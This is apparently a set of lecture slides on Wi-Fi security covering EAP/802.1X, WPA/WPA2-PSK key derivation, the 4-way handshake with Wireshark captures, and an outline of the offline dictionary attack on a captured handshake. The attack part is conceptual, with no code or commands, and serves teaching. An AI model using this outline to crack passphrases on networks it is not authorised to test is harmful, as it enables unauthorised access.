
# EAP - Enterprise

- EAP sent over separate "links"
  - ❖ Mobile-to-AP (EAP over LAN → EAPoL)
  - ❖ AP to authentication server (RADIUS over UDP)






# 802.1X EAP Example - Enterprise




# PSK Networks - Personal



- ❑ Uses several keys instead of one as in WEP
- ❑ How are the keys derived?
- ❑ **Passphrase**
  - ❖ 8 - 63 characters long
  - ❖ Passphrase manually entered into all devices
  - ❖ Passphrase is not the PSK
- ❑ **PMK** (Pairwise Master Key) is the **PSK** (Pre-shared key)
  - "Pairwise" = unicast
  - ❖  $PMK(PSK) = PBKDF2(\text{passphrase}, \text{ssid}, \text{ssidLength}, 4096, 256)$ 
    - SSID is salted into key
    - Hashed 4096 times using SHA1
    - 256 bits long
    - More details in RFC 2898

PBKDF = Password Based Key Derivation Function

# WPA PTK




## □ PTK - Pairwise Transient Key

- ❖ Temporal key for encryption
  - Changes with each new client-AP connection (association)
  - 512 bits long
  - Never sent over the network
    - Both supplicant and authenticator calculate PTK on their own using info from 4-way handshake

## □ PTK is SHA1 hash of the following information

- ❖ PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
- ❖ The constant string "Pairwise Key Expansion"
- ❖ MAC of AP (Authenticator)
- ❖ MAC of station (Supplicant)
- ❖ AP nonce (ANonce)
- ❖ Station nonce (SNonce)

# WPA Key Derivation



# 4-way Handshake


Messages sent using EAPoL-Key packets

PTK needs:

- PMK
- MAC of AP
- MAC of station
- ANonce
- SNonce

Derive PTK

Encrypt MIC using PTK



# 4-way Handshake (Wireshark)

## Both represent a successful handshake

Protocol	Length	Info	WPA2 (AES)
802.11	297	Probe Response, SN=70, FN=0, Flags=.....C, BI=100, SSID=dlink	
802.11	60	Authentication, SN=175, FN=0, Flags=.....C	Request
802.11	60	Authentication, SN=0, FN=0, Flags=.....C	Response
802.11	114	Association Request, SN=176, FN=0, Flags=.....C, SSID=dlink	
802.11	125	Association Response, SN=1, FN=0, Flags=.....C	
EAPOL	163	Key (msg 1/4)	
EAPOL	187	Key (msg 2/4)	
EAPOL	219	Key (msg 3/4)	
EAPOL	163	Key (msg 4/4)	

Protocol	Length	Info	WPA (TKIP)
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink	
802.11	167	Probe Response, SN=3724, FN=0, Flags=....R...C, BI=100, SSID=dlink	
802.11	60	Authentication, SN=2200, FN=0, Flags=.....C	Request
802.11	60	Authentication, SN=3725, FN=0, Flags=.....C	Response
802.11	116	Association Request, SN=2201, FN=0, Flags=.....C, SSID=dlink	
802.11	116	Association Response, SN=3727, FN=0, Flags=.....C	
EAPOL	161	Key (msg 1/4)	
EAPOL	189	Key (msg 2/4)	
EAPOL	185	Key	
EAPOL	163	Key (msg 2/4)	

Wireshark has trouble labeling the 4 msgs, but they are all there

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
# The Devil is in the Details

- ❑ WPA not without problems → people choose **weak passphrases**
- ❑ Susceptible to brute force attack
- ❑ "A key generated from a passphrase of less than about 20 characters is unlikely to deter attack"
  - ❖ 802.11i standard
- ❑ **Both WPA and WPA2 are susceptible!**



# Dictionary Attack


- ❑ Attacker's goal is to reproduce key hierarchy to access network
- ❑ Attacker needs to capture
  - ❖ SSID - listen for access point broadcasts (beacons)
  - ❖ MAC addresses
  - ❖ Nonces
  - ❖ MIC from a handshake message
- ❑ Attacker has captured all necessary values and is ready to perform dictionary attack offline to find passphrase




Passively sniff the network  
for the 4-way handshake



